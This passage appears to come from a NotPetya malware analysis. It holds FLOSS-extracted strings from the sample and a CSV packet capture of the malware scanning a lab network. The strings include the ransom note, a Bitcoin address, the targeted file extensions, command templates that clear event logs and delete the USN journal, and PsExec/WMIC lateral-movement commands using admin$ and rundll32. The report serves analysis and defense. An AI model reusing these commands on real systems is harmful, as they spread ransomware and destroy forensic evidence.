2%3-333<3I3
455B5O5b5h5o5
9+959e9|9
:%:G:M:S:[:h:n:
;.;?;F;N;T;e;|;
=>=G=N=u={=
= >7>U>\>r>
/0@0j0{0
```

```
5 5+5D5Q5Z5a5f5
556>6V6v6
7#8.8<8A8U8
;;;V;];z;r<z<
<!=-=T=d=x=
?-?:?J?R?[?
273W3k3}3
: :$:(:,:0:4:8:<:@:D:H:L:P:T:X:\:
0!0-0<0T0[0g0v0
1'1?1F1R1a1
`=d=h=l=p=t=x=|=
;4<8<<<@<D<H<L<
"Copyright (c) 1997 Microsoft Corp.1
Microsoft Corporation1!0
Microsoft Root Authority0
070822223102Z
120825070000Z0y1
Washington1
Redmond1
Microsoft Corporation1#0!
Microsoft Code Signing PCA0
"Copyright (c) 1997 Microsoft Corp.1
Microsoft Corporation1!0
Microsoft Root Authority
Washington1
Redmond1
Microsoft Corporation1#0!
Microsoft Code Signing PCA0
091207224029Z
110307224029Z0
Washington1
Redmond1
Microsoft Corporation1
Microsoft Corporation0
3http://crl.microsoft.com/pki/crl/products/CSPCA.crl0H
,http://www.microsoft.com/pki/certs/CSPCA.crt0
"Copyright (c) 1997 Microsoft Corp.1
Microsoft Corporation1!0
Microsoft Root Authority0
060916010447Z
190915070000Z0y1
Washington1
Redmond1
Microsoft Corporation1#0!
Microsoft Timestamping PCA0
"Copyright (c) 1997 Microsoft Corp.1
Microsoft Corporation1!0
Microsoft Root Authority
Washington1
Redmond1
Microsoft Corporation1#0!
Microsoft Timestamping PCA0
080725190115Z
130725191115Z0
Washington1
Redmond1
Microsoft Corporation1
MOPR1'0%
nCipher DSE ESN:85D3-305C-5BCF1%0#
Microsoft Time-Stamp Service0
3http://crl.microsoft.com/pki/crl/products/tspca.crl0H
,http://www.microsoft.com/pki/certs/tspca.crt0
z?*[FS  <
Washington1
Redmond1
Microsoft Corporation1#0!
Microsoft Code Signing PCA
*http://technet.microsoft.com/sysinternals 0
Washington1
Redmond1
Microsoft Corporation1#0!
Microsoft Timestamping PCA
100427180659Z0#
```

FLOSS static Unicode strings

```
#+3;CScs
            Your personal installation key:
wowsmith123456@posteo.net.
2.          Send your Bitcoin wallet ID and personal installation key to e-mail
1Mz7153HMuxXTuR2R1t78mGSdzaAtNbBWX
Ooops, your important files are encrypted.
If you see this text, then your files are no longer accessible, because
they have been encrypted. Perhaps you are busy looking for a way to recover
your files, but don't waste your time. Nobody can recover your files without
our decryption service.
We guarantee that you can recover all your files safely and easily.
All you need to do is submit the payment and purchase the decryption key.
Please follow the instructions:
```

```
1.	Send $300 worth of Bitcoin to following address:
MIIBCgKCAQEAxP/VqKc0yLe9JhVqFMQGwUITO6WpXWnKSNQAYT0O65Cr8PjIQInTeHkXEjfO2n2JmURW
V/uHB0ZrlQ/wcYJBwLhQ9EqJ3iDqmN19Oo7NtyEUmbYmopcq+YLIBZzQ2ZTK0A2DtX4GRKxEEFLCy7vP12E
YOPXknVy/+mf0JFWixz29QiTf5oLu15wVLONCuEibGaNNpgq+CXsPwfITDbDDmdrRIiUEUw6o3pt5pNOskf
OJbMan2TZu6zfhzuts7KafP5UA8/0Hmf5K3/F9Mf9SE68EZjK+cIiFlKeWndP0XfRCYXI9AJYCeaOu7CXF6U0A
VNnNjvLeOn42LHFUK4o6JwIDAQAB
C:\Windows;
.3ds.7z.accdb.ai.asp.aspx.avhd.back.bak.c.cfg.conf.cpp.cs.ctl.dbf.disk.djvu.doc.docx.dwg.eml.fdb.gz.h.hd
d.kdbx.mail.mdb.msg.nrg.ora.ost.ova.ovf.pdf.php.pmf.ppt.pptx.pst.pvi.py.pyc.rar.rtf.sln.sql.tar.vbox.vbs.
vcb.vdi.vfd.vmc.vmdk.vmsd.vmx.vsdx.vsv.work.xls.xlsx.xvd.zip.
Microsoft Enhanced RSA and AES Cryptographic Provider
README.TXT
 "%ws:%ws"
kernel32.dll
\\.\pipe\%ws
"%ws" %ws
iphlpapi.dll
e%u.%u.%u.%u
TERMSRV/
127.0.0.1
localhost
SeTcbPrivilege
SeShutdownPrivilege
SeDebugPrivilege
C:\Windows\
\cmd.exe
wevtutil cl Setup & wevtutil cl System & wevtutil cl Security & wevtutil cl Application & fsutil usn
deletejournal /D %c:
schtasks %ws/Create /SC once /TN "" /TR "%ws" /ST %02d:%02d
at %02d:%02d %ws
shutdown.exe /r /f
/RU "SYSTEM"
dllhost.dat
u%s \\%s -accepteula -s
-d C:\Windows\System32\rundll32.exe "C:\Windows\%s",#1
wbem\wmic.exe
%s /node:"%ws" /user:"%ws" /password:"%ws"
process call create "C:\Windows\System32\rundll32.exe \"C:\Windows\%s\" #1
\\%s\admin$
\\%ws\admin$\%ws
c:\Windows\
rundll32.exe
rundll32.exe
c:\Windows\
<<<Obsolete>>
,Sysinternals Utilitie


FLOSS decoded 7 strings
A_A^A]A\^_][
WVSUATAUAVAWI
A_A^A]A\][^_
PSQRVWUAPAQARASATAUAVAWj+e
xA_A^A]AZAYAX]_^ZY[XeH
PPh.datja
SUWVATAUAVAWH

FLOSS extracted 1 stackstrings
\\.\PhysicalDrive

Finished execution after 6.501000 seconds
```

## Appendix C – CSV Output of NotPetya Packet Capture

Note: The output was intentionally altered to remove IP checks after 10.0.0.41

```
"No.","Time","Source","Destination","Protocol","Length","Info"
"1","0.000000000","10.0.0.3","10.0.0.2","DHCP","332","DHCP Request  - Transaction ID 0x5f31c86f"
"2","0.004953983","10.0.0.2","10.0.0.3","DHCP","590","DHCP ACK      - Transaction ID 0x5f31c86f"
"3","0.575619791","10.0.0.4","239.255.255.250","SSDP","179","M-SEARCH * HTTP/1.1 "
"4","3.576844114","10.0.0.4","239.255.255.250","SSDP","179","M-SEARCH * HTTP/1.1 "
"5","5.226803308","PcsCompu_1e:4b:5f","PcsCompu_ad:1c:cd","ARP","42","Who has 10.0.0.2? Tell 10.0.0.3"
"6","5.226899336","PcsCompu_ad:1c:cd","PcsCompu_1e:4b:5f","ARP","60","10.0.0.2 is at 08:00:27:ad:1c:cd"
"7","6.596326601","10.0.0.4","239.255.255.250","SSDP","179","M-SEARCH * HTTP/1.1 "
"8","9.628908104","10.0.0.4","239.255.255.250","SSDP","179","M-SEARCH * HTTP/1.1 "
"9","12.635865387","10.0.0.4","239.255.255.250","SSDP","179","M-SEARCH * HTTP/1.1 "
"10","15.653220950","10.0.0.4","239.255.255.250","SSDP","179","M-SEARCH * HTTP/1.1 "
"11","34.236568172","PcsCompu_e6:e5:59","Broadcast","ARP","60","Who has 10.0.0.0? Tell 10.0.0.4"
"12","34.288986931","10.0.0.4","10.0.0.3","TCP","66","49675  >  445 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1"
```

```
"13","34.289014456","10.0.0.3","10.0.0.4","TCP","54","445  >  49675 [RST, ACK] Seq=1 Ack=1
Win=0 Len=0"
"14","34.799290630","10.0.0.4","10.0.0.3","TCP","66","[TCP Retransmission] 49675  >  445
[SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1"
"15","34.799312362","10.0.0.3","10.0.0.4","TCP","54","445  >  49675 [RST, ACK] Seq=1 Ack=1
Win=0 Len=0"
"16","35.206143778","PcsCompu_e6:e5:59","Broadcast","ARP","60","Who has 10.0.0.0? Tell
10.0.0.4"
"17","35.299987678","10.0.0.4","10.0.0.3","TCP","66","[TCP Retransmission] 49675  >  445
[SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1"
"18","35.300024295","10.0.0.3","10.0.0.4","TCP","54","445  >  49675 [RST, ACK] Seq=1 Ack=1
Win=0 Len=0"
"19","35.301185828","10.0.0.4","10.0.0.3","TCP","66","49678  >  139 [SYN] Seq=0 Win=64240
Len=0 MSS=1460 WS=256 SACK_PERM=1"
"20","35.301191672","10.0.0.3","10.0.0.4","TCP","54","139  >  49678 [RST, ACK] Seq=1 Ack=1
Win=0 Len=0"
"21","35.809166634","10.0.0.4","10.0.0.3","TCP","66","[TCP Retransmission] 49678  >  139
[SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1"
"22","35.809188827","10.0.0.3","10.0.0.4","TCP","54","139  >  49678 [RST, ACK] Seq=1 Ack=1
Win=0 Len=0"
"23","36.204486291","PcsCompu_e6:e5:59","Broadcast","ARP","60","Who has 10.0.0.0? Tell
10.0.0.4"
"24","36.315792504","10.0.0.4","10.0.0.3","TCP","66","[TCP Retransmission] 49678  >  139
[SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1"
"25","36.315824691","10.0.0.3","10.0.0.4","TCP","54","139  >  49678 [RST, ACK] Seq=1 Ack=1
Win=0 Len=0"
"26","36.316830201","10.0.0.4","10.0.0.3","NBNS","92","Name query NBSTAT
*<00><00><00><00><00><00><00><00><00><00><00><00><00><00><00>"
"27","36.316864071","10.0.0.3","10.0.0.4","ICMP","120","Destination unreachable (Port
unreachable)"
"28","37.832135092","10.0.0.4","10.0.0.3","NBNS","92","Name query NBSTAT
*<00><00><00><00><00><00><00><00><00><00><00><00><00><00><00>"
"29","37.832166155","10.0.0.3","10.0.0.4","ICMP","120","Destination unreachable (Port
unreachable)"
"30","38.259366424","PcsCompu_e6:e5:59","Broadcast","ARP","60","Who has 10.0.0.1? Tell
10.0.0.4"
"31","39.209305798","PcsCompu_e6:e5:59","PcsCompu_1e:4b:5f","ARP","60","Who has
10.0.0.3? Tell 10.0.0.4"
"32","39.209306069","PcsCompu_e6:e5:59","Broadcast","ARP","60","Who has 10.0.0.1? Tell
10.0.0.4"
"33","39.209322598","PcsCompu_1e:4b:5f","PcsCompu_e6:e5:59","ARP","42","10.0.0.3 is at
08:00:27:1e:4b:5f"
"34","39.333474713","10.0.0.4","10.0.0.3","NBNS","92","Name query NBSTAT
*<00><00><00><00><00><00><00><00><00><00><00><00><00><00><00>"
```

```
"35","39.333502408","10.0.0.3","10.0.0.4","ICMP","120","Destination unreachable (Port
unreachable)"
"36","39.530796981","PcsCompu_1e:4b:5f","PcsCompu_e6:e5:59","ARP","42","Who has
10.0.0.4? Tell 10.0.0.3"
"37","39.530948962","PcsCompu_e6:e5:59","PcsCompu_1e:4b:5f","ARP","60","10.0.0.4 is at
08:00:27:e6:e5:59"
"38","40.209122374","PcsCompu_e6:e5:59","Broadcast","ARP","60","Who has 10.0.0.1? Tell
10.0.0.4"
"39","40.850692383","10.0.0.4","10.0.0.3","TCP","66","49691  >  80 [SYN] Seq=0 Win=64240
Len=0 MSS=1460 WS=256 SACK_PERM=1"
"40","40.850727637","10.0.0.3","10.0.0.4","TCP","66","80  >  49691 [SYN, ACK] Seq=0 Ack=1
Win=64240 Len=0 MSS=1460 SACK_PERM=1 WS=128"
"41","40.850989328","10.0.0.4","10.0.0.3","TCP","60","49691  >  80 [ACK] Seq=1 Ack=1
Win=2102272 Len=0"
"42","40.851058993","10.0.0.4","10.0.0.3","HTTP","151","OPTIONS / HTTP/1.1 "
"43","40.851065137","10.0.0.3","10.0.0.4","TCP","54","80  >  49691 [ACK] Seq=1 Ack=98
Win=64256 Len=0"
"44","40.868967945","10.0.0.3","10.0.0.4","HTTP","210","HTTP/1.1 200 OK "
"45","40.869260651","10.0.0.4","10.0.0.3","TCP","60","49691  >  80 [FIN, ACK] Seq=98
Ack=157 Win=2102016 Len=0"
"46","40.869938510","10.0.0.3","10.0.0.4","TCP","54","80  >  49691 [FIN, ACK] Seq=157
Ack=99 Win=64256 Len=0"
"47","40.870132149","10.0.0.4","10.0.0.3","TCP","60","49691  >  80 [ACK] Seq=99 Ack=158
Win=2102016 Len=0"
"48","43.931965193","10.0.0.4","10.0.0.3","TCP","66","49694  >  80 [SYN] Seq=0 Win=64240
Len=0 MSS=1460 WS=256 SACK_PERM=1"
"49","43.931994452","10.0.0.3","10.0.0.4","TCP","66","80  >  49694 [SYN, ACK] Seq=0 Ack=1
Win=64240 Len=0 MSS=1460 SACK_PERM=1 WS=128"
"50","43.932192372","10.0.0.4","10.0.0.3","TCP","60","49694  >  80 [ACK] Seq=1 Ack=1
Win=2102272 Len=0"
"51","43.932259020","10.0.0.4","10.0.0.3","HTTP","189","OPTIONS /admin%24 HTTP/1.1 "
"52","43.932264593","10.0.0.3","10.0.0.4","TCP","54","80  >  49694 [ACK] Seq=1 Ack=136
Win=64128 Len=0"
"53","43.940696163","10.0.0.3","10.0.0.4","HTTP","210","HTTP/1.1 200 OK "
"54","43.940866126","10.0.0.4","10.0.0.3","TCP","60","49694  >  80 [FIN, ACK] Seq=136
Ack=157 Win=2102016 Len=0"
"55","43.941581313","10.0.0.3","10.0.0.4","TCP","54","80  >  49694 [FIN, ACK] Seq=157
Ack=137 Win=64128 Len=0"
"56","43.941685119","10.0.0.4","10.0.0.3","TCP","60","49694  >  80 [ACK] Seq=137 Ack=158
Win=2102016 Len=0"
"57","43.968460313","10.0.0.4","10.0.0.3","TCP","66","49695  >  80 [SYN] Seq=0 Win=64240
Len=0 MSS=1460 WS=256 SACK_PERM=1"
"58","43.968492550","10.0.0.3","10.0.0.4","TCP","66","80  >  49695 [SYN, ACK] Seq=0 Ack=1
Win=64240 Len=0 MSS=1460 SACK_PERM=1 WS=128"
```

```
"59","43.968671976","10.0.0.4","10.0.0.3","TCP","60","49695  >  80 [ACK] Seq=1 Ack=1
Win=2102272 Len=0"
"60","43.968734684","10.0.0.4","10.0.0.3","HTTP","219","PROPFIND /admin%24 HTTP/1.1 "
"61","43.968742784","10.0.0.3","10.0.0.4","TCP","54","80  >  49695 [ACK] Seq=1 Ack=166
Win=64128 Len=0"
"62","43.976888616","10.0.0.3","10.0.0.4","TCP","236","80  >  49695 [PSH, ACK] Seq=1
Ack=166 Win=64128 Len=182 [TCP segment of a reassembled PDU]"
"63","43.977136694","10.0.0.4","10.0.0.3","TCP","60","49695  >  80 [FIN, ACK] Seq=166
Ack=183 Win=2102016 Len=0"
"64","43.977782035","10.0.0.3","10.0.0.4","HTTP","54","HTTP/1.1 501 Method Not
Implemented "
"65","43.977934457","10.0.0.4","10.0.0.3","TCP","60","49695  >  80 [ACK] Seq=167 Ack=184
Win=2102016 Len=0"
"66","44.004749786","10.0.0.4","10.0.0.3","TCP","66","49696  >  80 [SYN] Seq=0 Win=64240
Len=0 MSS=1460 WS=256 SACK_PERM=1"
"67","44.004776269","10.0.0.3","10.0.0.4","TCP","66","80  >  49696 [SYN, ACK] Seq=0 Ack=1
Win=64240 Len=0 MSS=1460 SACK_PERM=1 WS=128"
"68","44.004967583","10.0.0.4","10.0.0.3","TCP","60","49696  >  80 [ACK] Seq=1 Ack=1
Win=2102272 Len=0"
"69","44.005030843","10.0.0.4","10.0.0.3","HTTP","225","PROPFIND /admin%24/perfc
HTTP/1.1 "
"70","44.005037168","10.0.0.3","10.0.0.4","TCP","54","80  >  49696 [ACK] Seq=1 Ack=172
Win=64128 Len=0"
"71","44.013505825","10.0.0.3","10.0.0.4","TCP","236","80  >  49696 [PSH, ACK] Seq=1
Ack=172 Win=64128 Len=182 [TCP segment of a reassembled PDU]"
"72","44.013723331","10.0.0.4","10.0.0.3","TCP","60","49696  >  80 [FIN, ACK] Seq=172
Ack=183 Win=2102016 Len=0"
"73","44.014393681","10.0.0.3","10.0.0.4","HTTP","54","HTTP/1.1 501 Method Not
Implemented "
"74","44.014509576","10.0.0.4","10.0.0.3","TCP","60","49696  >  80 [ACK] Seq=173 Ack=184
Win=2102016 Len=0"
"75","44.040393519","10.0.0.4","10.0.0.3","TCP","66","49697  >  80 [SYN] Seq=0 Win=64240
Len=0 MSS=1460 WS=256 SACK_PERM=1"
"76","44.040419360","10.0.0.3","10.0.0.4","TCP","66","80  >  49697 [SYN, ACK] Seq=0 Ack=1
Win=64240 Len=0 MSS=1460 SACK_PERM=1 WS=128"
"77","44.040602169","10.0.0.4","10.0.0.3","TCP","60","49697  >  80 [ACK] Seq=1 Ack=1
Win=2102272 Len=0"
"78","44.040780492","10.0.0.4","10.0.0.3","HTTP","219","PROPFIND /admin%24 HTTP/1.1 "
"79","44.040791197","10.0.0.3","10.0.0.4","TCP","54","80  >  49697 [ACK] Seq=1 Ack=166
Win=64128 Len=0"
"80","44.049105228","10.0.0.3","10.0.0.4","TCP","236","80  >  49697 [PSH, ACK] Seq=1
Ack=166 Win=64128 Len=182 [TCP segment of a reassembled PDU]"
"81","44.049293435","10.0.0.4","10.0.0.3","TCP","60","49697  >  80 [FIN, ACK] Seq=166
Ack=183 Win=2102016 Len=0"
```

```
"82","44.049973007","10.0.0.3","10.0.0.4","HTTP","54","HTTP/1.1 501 Method Not
Implemented "
"83","44.050072012","10.0.0.4","10.0.0.3","TCP","60","49697  >  80 [ACK] Seq=167 Ack=184
Win=2102016 Len=0"
"84","44.076343540","10.0.0.4","10.0.0.3","TCP","66","49698  >  80 [SYN] Seq=0 Win=64240
Len=0 MSS=1460 WS=256 SACK_PERM=1"
"85","44.076371586","10.0.0.3","10.0.0.4","TCP","66","80  >  49698 [SYN, ACK] Seq=0 Ack=1
Win=64240 Len=0 MSS=1460 SACK_PERM=1 WS=128"
"86","44.076544136","10.0.0.4","10.0.0.3","TCP","60","49698  >  80 [ACK] Seq=1 Ack=1
Win=2102272 Len=0"
"87","44.076647180","10.0.0.4","10.0.0.3","HTTP","229","PROPFIND /admin%24/perfc.dll
HTTP/1.1 "
"88","44.076653906","10.0.0.3","10.0.0.4","TCP","54","80  >  49698 [ACK] Seq=1 Ack=176
Win=64128 Len=0"
"89","44.085151510","10.0.0.3","10.0.0.4","TCP","236","80  >  49698 [PSH, ACK] Seq=1
Ack=176 Win=64128 Len=182 [TCP segment of a reassembled PDU]"
"90","44.085383891","10.0.0.4","10.0.0.3","TCP","60","49698  >  80 [FIN, ACK] Seq=176
Ack=183 Win=2102016 Len=0"
"91","44.086050592","10.0.0.3","10.0.0.4","HTTP","54","HTTP/1.1 501 Method Not
Implemented "
"92","44.086153927","10.0.0.4","10.0.0.3","TCP","60","49698  >  80 [ACK] Seq=177 Ack=184
Win=2102016 Len=0"
"93","44.111893575","10.0.0.4","10.0.0.3","TCP","66","49699  >  80 [SYN] Seq=0 Win=64240
Len=0 MSS=1460 WS=256 SACK_PERM=1"
"94","44.111919697","10.0.0.3","10.0.0.4","TCP","66","80  >  49699 [SYN, ACK] Seq=0 Ack=1
Win=64240 Len=0 MSS=1460 SACK_PERM=1 WS=128"
"95","44.112088978","10.0.0.4","10.0.0.3","TCP","60","49699  >  80 [ACK] Seq=1 Ack=1
Win=2102272 Len=0"
"96","44.112241650","10.0.0.4","10.0.0.3","HTTP","219","PROPFIND /admin%24 HTTP/1.1 "
"97","44.112249308","10.0.0.3","10.0.0.4","TCP","54","80  >  49699 [ACK] Seq=1 Ack=166
Win=64128 Len=0"
"98","44.120548894","10.0.0.3","10.0.0.4","TCP","236","80  >  49699 [PSH, ACK] Seq=1
Ack=166 Win=64128 Len=182 [TCP segment of a reassembled PDU]"
"99","44.120903696","10.0.0.4","10.0.0.3","TCP","60","49699  >  80 [FIN, ACK] Seq=166
Ack=183 Win=2102016 Len=0"
"100","44.121407110","10.0.0.3","10.0.0.4","HTTP","54","HTTP/1.1 501 Method Not
Implemented "
"101","44.121536287","10.0.0.4","10.0.0.3","TCP","60","49699  >  80 [ACK] Seq=167 Ack=184
Win=2102016 Len=0"
"102","46.290672233","10.0.0.4","10.0.0.3","TCP","66","49703  >  445 [SYN] Seq=0
Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1"
"103","46.290695278","10.0.0.3","10.0.0.4","TCP","54","445  >  49703 [RST, ACK] Seq=1
Ack=1 Win=0 Len=0"
"104","46.362177824","10.0.0.4","10.0.0.255","BROWSER","216","Get Backup List Request"
```

```
"105","46.362289289","10.0.0.4","10.0.0.255","NBNS","92","Name query NB
WORKGROUP<1b>"
"106","46.806737684","10.0.0.4","10.0.0.3","TCP","66","[TCP Retransmission] 49703  >  445
[SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1"
"107","46.806762483","10.0.0.3","10.0.0.4","TCP","54","445  >  49703 [RST, ACK] Seq=1
Ack=1 Win=0 Len=0"
"108","47.128064882","10.0.0.4","10.0.0.255","NBNS","92","Name query NB
WORKGROUP<1b>"
"109","47.319003130","10.0.0.4","10.0.0.3","TCP","66","[TCP Retransmission] 49703  >  445
[SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1"
"110","47.319024510","10.0.0.3","10.0.0.4","TCP","54","445  >  49703 [RST, ACK] Seq=1
Ack=1 Win=0 Len=0"
"111","47.903636172","10.0.0.4","10.0.0.255","NBNS","92","Name query NB
WORKGROUP<1b>"
"112","48.292136087","10.0.0.4","10.0.0.3","TCP","66","49705  >  139 [SYN] Seq=0
Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1"
"113","48.292160635","10.0.0.3","10.0.0.4","TCP","54","139  >  49705 [RST, ACK] Seq=1
Ack=1 Win=0 Len=0"
"114","48.807211446","10.0.0.4","10.0.0.3","TCP","66","[TCP Retransmission] 49705  >  139
[SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1"
"115","48.807235594","10.0.0.3","10.0.0.4","TCP","54","139  >  49705 [RST, ACK] Seq=1
Ack=1 Win=0 Len=0"
"116","49.317447347","10.0.0.4","10.0.0.3","TCP","66","[TCP Retransmission] 49705  >  139
[SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1"
"117","49.317472376","10.0.0.3","10.0.0.4","TCP","54","139  >  49705 [RST, ACK] Seq=1
Ack=1 Win=0 Len=0"
"118","49.675543810","10.0.0.4","10.0.0.255","BROWSER","216","Get Backup List Request"
"119","49.675606248","10.0.0.4","10.0.0.255","NBNS","92","Name query NB
WORKGROUP<1b>"
"120","50.305023594","PcsCompu_e6:e5:59","Broadcast","ARP","60","Who has 10.0.0.5? Tell
10.0.0.4"
"121","50.445835549","10.0.0.4","10.0.0.255","NBNS","92","Name query NB
WORKGROUP<1b>"
"122","51.196619615","10.0.0.4","10.0.0.255","NBNS","92","Name query NB
WORKGROUP<1b>"
"123","51.212861719","PcsCompu_e6:e5:59","Broadcast","ARP","60","Who has 10.0.0.5? Tell
10.0.0.4"
"124","52.213890332","PcsCompu_e6:e5:59","PcsCompu_1e:4b:5f","ARP","60","Who has
10.0.0.3? Tell 10.0.0.4"
"125","52.213890683","PcsCompu_e6:e5:59","Broadcast","ARP","60","Who has 10.0.0.5? Tell
10.0.0.4"
"126","52.213909317","PcsCompu_1e:4b:5f","PcsCompu_e6:e5:59","ARP","42","10.0.0.3 is at
08:00:27:1e:4b:5f"
"127","52.964387369","10.0.0.4","10.0.0.255","BROWSER","216","Get Backup List Request"
```

```
"128","52.964435453","10.0.0.4","10.0.0.255","NBNS","92","Name query NB
WORKGROUP<1b>"
"129","53.730073314","10.0.0.4","10.0.0.255","NBNS","92","Name query NB
WORKGROUP<1b>"
"130","54.325353713","PcsCompu_e6:e5:59","Broadcast","ARP","60","Who has 10.0.0.6? Tell
10.0.0.4"
"131","54.480807125","10.0.0.4","10.0.0.255","NBNS","92","Name query NB
WORKGROUP<1b>"
"132","55.214611782","PcsCompu_e6:e5:59","Broadcast","ARP","60","Who has 10.0.0.6? Tell
10.0.0.4"
"133","56.221755043","PcsCompu_e6:e5:59","Broadcast","ARP","60","Who has 10.0.0.6? Tell
10.0.0.4"
"134","56.253718269","10.0.0.4","10.0.0.255","NBNS","92","Name query NB
WORKGROUP<1e>"
"135","57.014573261","10.0.0.4","10.0.0.255","NBNS","92","Name query NB
WORKGROUP<1e>"
"136","57.782624101","10.0.0.4","10.0.0.255","NBNS","92","Name query NB
WORKGROUP<1e>"
"137","58.344729508","PcsCompu_e6:e5:59","Broadcast","ARP","60","Who has 10.0.0.7? Tell
10.0.0.4"
"138","59.218791769","PcsCompu_e6:e5:59","Broadcast","ARP","60","Who has 10.0.0.7? Tell
10.0.0.4"
"139","60.215093750","PcsCompu_e6:e5:59","Broadcast","ARP","60","Who has 10.0.0.7? Tell
10.0.0.4"
"140","62.376115456","PcsCompu_e6:e5:59","Broadcast","ARP","60","Who has 10.0.0.8? Tell
10.0.0.4"
"141","63.220027955","PcsCompu_e6:e5:59","Broadcast","ARP","60","Who has 10.0.0.8? Tell
10.0.0.4"
"142","64.215272826","PcsCompu_e6:e5:59","Broadcast","ARP","60","Who has 10.0.0.8? Tell
10.0.0.4"
"143","66.385644295","PcsCompu_e6:e5:59","Broadcast","ARP","60","Who has 10.0.0.9? Tell
10.0.0.4"
"144","67.222268415","PcsCompu_e6:e5:59","Broadcast","ARP","60","Who has 10.0.0.9? Tell
10.0.0.4"
"145","68.213811387","PcsCompu_e6:e5:59","Broadcast","ARP","60","Who has 10.0.0.9? Tell
10.0.0.4"
"146","70.410441991","PcsCompu_e6:e5:59","Broadcast","ARP","60","Who has 10.0.0.10?
Tell 10.0.0.4"
"147","71.224387931","PcsCompu_e6:e5:59","Broadcast","ARP","60","Who has 10.0.0.10?
Tell 10.0.0.4"
"148","72.222693980","PcsCompu_e6:e5:59","Broadcast","ARP","60","Who has 10.0.0.10?
Tell 10.0.0.4"
"149","74.460432138","PcsCompu_e6:e5:59","Broadcast","ARP","60","Who has 10.0.0.11?
Tell 10.0.0.4"
```

```
"150","75.240313479","PcsCompu_e6:e5:59","Broadcast","ARP","60","Who has 10.0.0.11?
Tell 10.0.0.4"
"151","76.227233172","PcsCompu_e6:e5:59","Broadcast","ARP","60","Who has 10.0.0.11?
Tell 10.0.0.4"
"152","78.503560433","PcsCompu_e6:e5:59","Broadcast","ARP","60","Who has 10.0.0.12?
Tell 10.0.0.4"
"153","79.228662500","PcsCompu_e6:e5:59","Broadcast","ARP","60","Who has 10.0.0.12?
Tell 10.0.0.4"
"154","80.225372338","PcsCompu_e6:e5:59","Broadcast","ARP","60","Who has 10.0.0.12?
Tell 10.0.0.4"
"155","82.528014966","PcsCompu_e6:e5:59","Broadcast","ARP","60","Who has 10.0.0.13?
Tell 10.0.0.4"
"156","83.245245479","PcsCompu_e6:e5:59","Broadcast","ARP","60","Who has 10.0.0.13?
Tell 10.0.0.4"
"157","84.246351455","PcsCompu_e6:e5:59","Broadcast","ARP","60","Who has 10.0.0.13?
Tell 10.0.0.4"
"158","86.433890388","10.0.0.4","10.0.0.255","BROWSER","243","Host Announcement
MSEDGEWIN10, Workstation, Server, NT Workstation"
"159","86.590622891","PcsCompu_e6:e5:59","Broadcast","ARP","60","Who has 10.0.0.14?
Tell 10.0.0.4"
"160","87.246766863","PcsCompu_e6:e5:59","Broadcast","ARP","60","Who has 10.0.0.14?
Tell 10.0.0.4"
"161","88.228921968","PcsCompu_e6:e5:59","Broadcast","ARP","60","Who has 10.0.0.14?
Tell 10.0.0.4"
"162","90.624435139","PcsCompu_e6:e5:59","Broadcast","ARP","60","Who has 10.0.0.15?
Tell 10.0.0.4"
"163","91.242920618","PcsCompu_e6:e5:59","Broadcast","ARP","60","Who has 10.0.0.15?
Tell 10.0.0.4"
"164","92.248972113","PcsCompu_e6:e5:59","Broadcast","ARP","60","Who has 10.0.0.15?
Tell 10.0.0.4"
"165","94.642550464","PcsCompu_e6:e5:59","Broadcast","ARP","60","Who has 10.0.0.16?
Tell 10.0.0.4"
"166","95.246387529","PcsCompu_e6:e5:59","Broadcast","ARP","60","Who has 10.0.0.16?
Tell 10.0.0.4"
"167","96.236709451","PcsCompu_e6:e5:59","Broadcast","ARP","60","Who has 10.0.0.16?
Tell 10.0.0.4"
"168","98.703592792","PcsCompu_e6:e5:59","Broadcast","ARP","60","Who has 10.0.0.17?
Tell 10.0.0.4"
"169","99.253687816","PcsCompu_e6:e5:59","Broadcast","ARP","60","Who has 10.0.0.17?
Tell 10.0.0.4"
"170","100.253804375","PcsCompu_e6:e5:59","Broadcast","ARP","60","Who has 10.0.0.17?
Tell 10.0.0.4"
"171","102.723368563","PcsCompu_e6:e5:59","Broadcast","ARP","60","Who has 10.0.0.18?
Tell 10.0.0.4"
```

```
"172","103.251905603","PcsCompu_e6:e5:59","Broadcast","ARP","60","Who has 10.0.0.18?
Tell 10.0.0.4"
"173","104.256031939","PcsCompu_e6:e5:59","Broadcast","ARP","60","Who has 10.0.0.18?
Tell 10.0.0.4"
"174","106.757592819","PcsCompu_e6:e5:59","Broadcast","ARP","60","Who has 10.0.0.19?
Tell 10.0.0.4"
"175","107.758383117","PcsCompu_e6:e5:59","Broadcast","ARP","60","Who has 10.0.0.19?
Tell 10.0.0.4"
"176","108.742847488","PcsCompu_e6:e5:59","Broadcast","ARP","60","Who has 10.0.0.19?
Tell 10.0.0.4"
"177","110.801155350","PcsCompu_e6:e5:59","Broadcast","ARP","60","Who has 10.0.0.20?
Tell 10.0.0.4"
"178","111.743742254","PcsCompu_e6:e5:59","Broadcast","ARP","60","Who has 10.0.0.20?
Tell 10.0.0.4"
"179","112.744853845","PcsCompu_e6:e5:59","Broadcast","ARP","60","Who has 10.0.0.20?
Tell 10.0.0.4"
"180","114.822672110","PcsCompu_e6:e5:59","Broadcast","ARP","60","Who has 10.0.0.21?
Tell 10.0.0.4"
"181","115.761774922","PcsCompu_e6:e5:59","Broadcast","ARP","60","Who has 10.0.0.21?
Tell 10.0.0.4"
"182","116.757099601","PcsCompu_e6:e5:59","Broadcast","ARP","60","Who has 10.0.0.21?
Tell 10.0.0.4"
"183","118.855428024","PcsCompu_e6:e5:59","Broadcast","ARP","60","Who has 10.0.0.22?
Tell 10.0.0.4"
"184","119.752616997","PcsCompu_e6:e5:59","Broadcast","ARP","60","Who has 10.0.0.22?
Tell 10.0.0.4"
"185","120.748849723","PcsCompu_e6:e5:59","Broadcast","ARP","60","Who has 10.0.0.22?
Tell 10.0.0.4"
